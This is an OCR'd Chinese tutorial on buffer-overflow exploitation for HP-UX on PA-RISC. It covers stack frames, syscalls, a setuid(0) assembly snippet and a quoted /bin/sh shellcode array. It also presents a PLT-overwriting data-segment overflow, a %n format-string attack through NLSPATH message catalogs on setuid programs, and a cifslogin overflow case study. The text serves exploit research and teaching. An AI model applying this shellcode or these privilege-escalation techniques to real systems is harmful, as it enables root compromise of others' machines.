
3.5 函数栈的参数存放区和栈帧标识区






这儿主要介绍函数的参数传递和栈帧标识区

3.5.1 函数栈的参数



1. 调用函数时如果参数小于或等于4个则通过　寄存器传递，如果大于4个就需要用调用函数的栈来传递了。但无论参数多少调用函数都始终在自己的栈中保留4个32位地址用于存放arg0-arg3。
2. 当小于4个参数时caller通过寄存器将参数传递给callee，而通常collee会在开始处将寄存器%r26、%r25、%r24、%r23存放到父函数caller的参数存放区。 以后对参数的引用在通过父函数的参数存放区来读取。
3. 当参数个数大于4个时，caller的栈参数存放区被分配了相应的空间，在调用callee前caller将多出的参数存放到参数存放区相应的地方，将头4个参数放入寄存器中。进入callee后callee同样首先将4个参数寄存器存入父函数caller的参数存放区，并且以后通过这里引用参数。
4. 出现格式化字符串漏洞时对参数的引用将向低地址引用参数，向上将能够访问到函数的局部变量、再向上能够访问到程序的命令行参数和环境变量。

3.5.2 栈帧标识区



栈标识区中值得考察的有:

•SP-20： 非叶子节点函数的返回地址。

•SP-24： 当调用动态连接库时使用该地址来存放返回地址。


•SP-8 ： 当调用动态连接库时由动态连接库内部函数调用进入重定位节时使用 ,对它还有待研究，目前对他了解的不多。

3.5.3 栈溢出

在下面这种情况下我们就应该覆盖 SP-20 处，并且可以大面积的覆盖。

```
void caller()
{
  char buff[32];
  callee(buff,”用户输入字符串”);
}
void callee(char * dstr,const char * sstr)
{
    strcpy(dstr,sstr);
}
```

3.6 调用动态链接库函数



当调用动态链接库函数如getenv()等时整个过程比调用本地的函数负责很多，先后有：

<1>. 而是首先转到了称为Import Stub的一段代码处（使用到的每个外部函数对应一份），此处主要完成以下操作：

- 从PTL中加载目标地址。
- 从PTL中加载目标模块的链接表指针到%r19。
- 将返回地址写入SP-24处。

<2>. 转入目标函数的称为Export Stub的一段代码处（动态链接库的每个函数对应一份），此处将进行如下操作：

- 分支到真正的目标函数执行，并将SP-20处的返回地址填为自己内部的地址。
- 从目标函数返回后从SP-24处取出真正的返回地址。
- 跳转回到caller。

3.7 堆空间分配?

目前对堆空间分配还没有研究多少，并不知道堆溢出是否可以利用。但已知一些信息如下：

1. 程序刚开始运行时会分配一个堆空间。并且如果该空间用完后再次要 求分配空间时会按4k为单位分配一个新的空间。

2. 在以4k为单位的子空间内由某种数据结构算法对子空间进行管理。

3. 每次malloc(n)会以4字节为单位分配一段地址。

- 但分配的真正大小为 (n-1)/4 *4 +4 + 8
- (n-1)/4 * 4 + 4 为以4自己对其分配的大小,附加的8个为堆管理内部使用的信息。
- 其中前4字节存放了一个地址，后4字节似乎存放了该内存块中空闲空间大小。

4. 目前发现如果将附加的后4个表示大小的值改为较大的地址那么在free时会产生对无效页面的访问而造成程序被中止并产生一个core文件。

3.8.1 系统调用

系统空间段由%sr7寄存器标识。系统调用机制由一个统一的系统调用函数处理:

系统调用号 -> 寄存器%r22

跳转到SYSCALLGATE处执行

系统调用返回值在寄存器%r28中。

SYSCALLGATE值为0xC0000004。

常见的系统调用及号码有:

EXIT	1	FORK	2	READ	3	WRITE	4	CHMOD	15
SETUID	23	DUP	41	SETGID	46	EXECVE	59	OPEN	5
ACCEPT	275	BIND	276	CONNECT	277	LISTEN	281	SOCKET	290
CLOSE	6								

我们完成一个 setuid(0)调用为:

```
XOR %r26,%r26,%r26              ARG0 = 0
LDIL L'0xc0000004,%r1           老步骤，为了得到一个32位数
BLE R'0xc00000004,(%sr7,%r1)    进入系统调用
LDO,23,%r22                     设置系统调用号
```

3.8.2 程序中取得当前PC寄存器值

BL target, r 分支指令会将返回地址存放到寄存器r中，我们通常利用这条指令来取得当前程序指令地址。但这里有一个难点,考察如下代码：

```
Lab
bl  Lab + 4 , %1
nop
```

用gdb对程序的观察发现写入%1的值为: Lab+8+4 -1

执行完的结果令人很意外，因为B手册里说地址是4字节对齐的，而且比预计多长3字节！不过知道这一点后写shellcode也就没有多大困难了。

PA没有专门的nop指令，通常的nop指xor %r0,%r0,%r0

3.8.3 参考shellcode

有了以上的知识参照PA指令手册和汇编手册我们来看看别人的shellcode，作为参考引用www.lsd-pl.net的shellcode如下：

```
char shellcode[]=       /* 7*4+8 bytes */
  "\xeb\x5f\x1f\xfd"    /* bl <shellcode+4>,%r26  */  %r26= <shellcode+8+4 -1 >
  "\x0b\x39\x02\x99"    /* xor %r25,%r25,%r25     */  空指令，延时插槽
  "\xb7\x5a\x40\x22"    /* addi,< 0x11,%r26,%r26*/   %r26指向”/bin/sh”
  "\x0f\x40\x12\x0e"    /* stbs %r0,7(%r26)          */  在”/bin/sh”后添加一个’\0’
  "\x20\x20\x08\x01"    /* ldil L%0xc0000004,%r1*/
  “\xe4\x20\xe0\x08”    /* ble R%0xc0000004(%sr7,%r1) */    进入系统调用
  "\xb4\x16\x70\x16"    /* addi,> 0xb,%r0,%r22  */      置系统调用号22
  "/bin/sh"
```

四、溢出点滴

本章主要内容如下：

- 64位和32位工具使用说明
- 栈溢出
- 堆溢出
- 初始化数据区溢出
- 格式化字符串问题
- 利用环境变量存放信息

4.1 64位和32位工具使用说明

Gdb.

64位的Kernel上我们就必须使用gdb64，否则我们使用gdb32。

CC.

cc是系统自带的32位编译器，由于我们溢出的目标程序基本都是系统自带的32位命令程序，因此该编译器最为推荐**J**

GCC

64位的gcc只能在64位Kernel上运行，32位的gcc可以在所以kernel上运行，我们要溢出的程序是多少位的我们就应该使用相应版本的gcc编译器编译我们的利用程序。


4.2 栈溢出

栈溢出在上一章已经详细讲解了，这里就不多说了，值得注意的是HP上栈溢出需要至少两层调用：
caller -> callee 为一层
callee要满足非叶子节点还需要调用其他函数。

另外HP-UX B11.11 和11.0的libc中str系列都是叶子节点，使得栈溢出利用机会减了不少。

4.3 堆溢出?

堆溢出能够造成程序崩溃是我们看到了一点希望，是否可以利用还需进一步研究。



程序运行过程中的内存分部和主要寄存器值

4.4 初始化数据区溢出

从程序内存分部图我们可以看到函数导入表PLT紧接在已初始化数据区。而PLT中存放着调用外部函数的地址信息，如果我们覆盖这些地址信息就能够修改程序流程。

一个比较有趣的是下面这两个定义：

- char *p="hello"; 这种定义cc会把”hello”放到已初始化数据区。
- char p[]="hello"； 这种定义cc会把”hello”放在只读数据区。

如果有程序员使用第一种方法定义p后又往p拷贝数据就有问题了。

当然所有对已初始化数据区的未检测长度的数据拷贝都将是致命的。

已初始化数据区实际溢出考察

```
#include<stdio.h>
int x = 5;
void main(void)
{
        char *p="Hello World";  /* p指向在已初始化数据区”
        int i=0;
        char buff[1024];
        for(i=0;i<1024;buff[i++]='A');
        buff[1023]=0;
        strcpy(p,buff);  /*这个拷贝将覆盖PLT中存放strcpy函数地址的内存单元 */
        strcpy(p,buff);  /* 这次调用将会转到0x41414140处 (指令地址需4字节对齐，  */
                         /* 如果没有对齐会自动对齐而不会出错：) */
}
```

gdb跟踪情况

```
bash$ cc t.c -o t
bash$ gdb ./t
(gdb) r
Starting program: ./t
Program received signal SIGSEGV, Segmentation fault.
0x41414140 in ?? ()        ß 看执行到这里来了。
(gdb) bt
#0  0x41414140 in ?? ()
#1  0x2848 in main ()
Error accessing memory address 0x7f7efbac: Bad address.
```

对已初始化数据区的溢出应该是最容易的方式了，不像栈溢出有很多限制，也不像格式化问题那么复杂。

4.5 格式化字符串问题

格式化字符串问题所有系统通用，更多的利用信息可以参考warning3等的相关文章。

目前测试发现HP-UX都存在本地语言系统的格式化字符串问题，这使得我们可以利用几乎所有带s位的程序取得特权，而且HP至今没有相应的补丁。

4.5.1 HP本地语言系统简介

HP的本地化语言信息放在/usr/lib/nls/下，每一个语言对应一个目录，如LANG=C就对应目录C/，各目录下存放大量的.cat信息文件,各程序对应一个信息文件如lp.cat。程序运行时根据用户环境变量选择不同的语言系统:

```
bash-2.04$ export LANG=chinese-s
bash-2.04$ ct abc
ct: 电话号码错误 -- abc
bash-2.04$ export LANG=C
bash-2.04$ ct abc
ct: bad phone number – abc
```

同时我们可以直接通过NLSPATH环境变量强制指定一个信息文件，使得程序运行时直接从该文件中取信息。

4.5.2 catgets

取语言信息函数为catgets()，其定义为：

```
char *catgets(
  nl_catd catd,
  int set_num,
  int msg_num,
  const char *def_str
);
```

我们最关心的是set_num和msg_num。
他们对应于cat文件中的set号码和msg号码，从而对应一个特定的消息。

cat文件为2进制格式，可以用getcat命令根据文本信息文件生成：
其源文本信息文件格斯为：

$set set_number
msg_number1 “消息1”
msg_number2 “消息2”
. . . . .

当然我们也可以用dumpmsg来查看一个.cat文件信息。

4.5.3 漏洞所在

bash-2.04$ ct abc
ct: bad phone number -- abc
对比打印的消息和用dumpmsg对/usr/lib/nls/C/ct.cat显示的结果
可以发现该消息对应号码为set_num = 1、 msg_num=1128。

进行如下考察：

```
bash-2.04$ cat >k
$set 1
1128 %n%n%n%n%n%n%n%n%n
Ctrl+D
bash-2.04$ gencat k.cat k ;export NLSPATH=./k.cat
bash-2.04$ ct abc
Bus error            <— 出问题了：）
```

4.5.4 问题小结

```
char * pmsg = catgets( . . . );
```

然后程序紧接着调用：

```
xprintf(pmsg,参数1,参数2, . . . .);   //格式化字符串问题。
```

或者：

```
sprintf(buffer,pmsg,arg1,arg2 . . . );
    //格式化字符串问题和缓冲区溢出问题！
```

该问题存在于几乎所有的程序中，我们可以利用几乎所有的带S位的程序取得系统特权。

4.6 利用环境变量存放信息

使用环境变量存放shellcode或者特殊信息优势是定位方便准确。

特定程序A设置一个环境变量后通过exec相关函数使用特定命令行参数执行其他程序B时，B程序空间内部的该环境变量存放的位置可以非常精确的取得。

五、实例分析

cifslogin漏洞简介

HP-UX自带了一套cifs系统，该系统主要使用smb协议和windows主机通信。该软件包的cifslogin程序存在一些问题。

该程序使用如下：
cifslogin [server-name] username [options]

他在处理-p参数时存在一个堆溢出问题，
处理username时存在一个栈溢出问题。


5.1 考察username

考察这个栈溢出如下：

```
main(. . .)
{
   buffer[2240];
   . . .
   sprintf(buffer,"..%s..",argv[username]);
   . . .
}
```

由于sprintf为非叶子函数，故覆盖了sprintf的返回地址。

5.2 溢出利用



该溢出是一个标准的栈溢出。如图为我已经公布的ex_cifslogin.c溢出利用程序的buffer构造。

由于写这个程序是在HP-UX B11.11上，当时没有意识到HP-UX B11.0的栈帧标识区的MAIN_SP-20处不能被覆盖，所以这个程序在HPUX B11.0上会有问题，需要修改程序只溢出覆盖完MAIN_SP-24。

六、参考资料

《PA-RISC 2.0 Instruction Set Architecture》
《PA64_Runtime_Architecture》
《HPUX-11.0 Runtime Architecture Document》
《HPAssembler Reference Manual HP9000 9th》
这些文档都可以在**http://devrsrc1.external.hp.com/STK/toc_ref.html** 获得。

《Exploiting buffer overflows on HP-UX/PA-RISC》
http://www.notlsd.net/bof/

SunDay翻译的《HP-UX(PA_RISC1.1)缓冲区溢出》
http://www.xfocus.net/bbs/prime_show.php?board_id=2&id=20141

谢谢！

watercloud@xfocus.org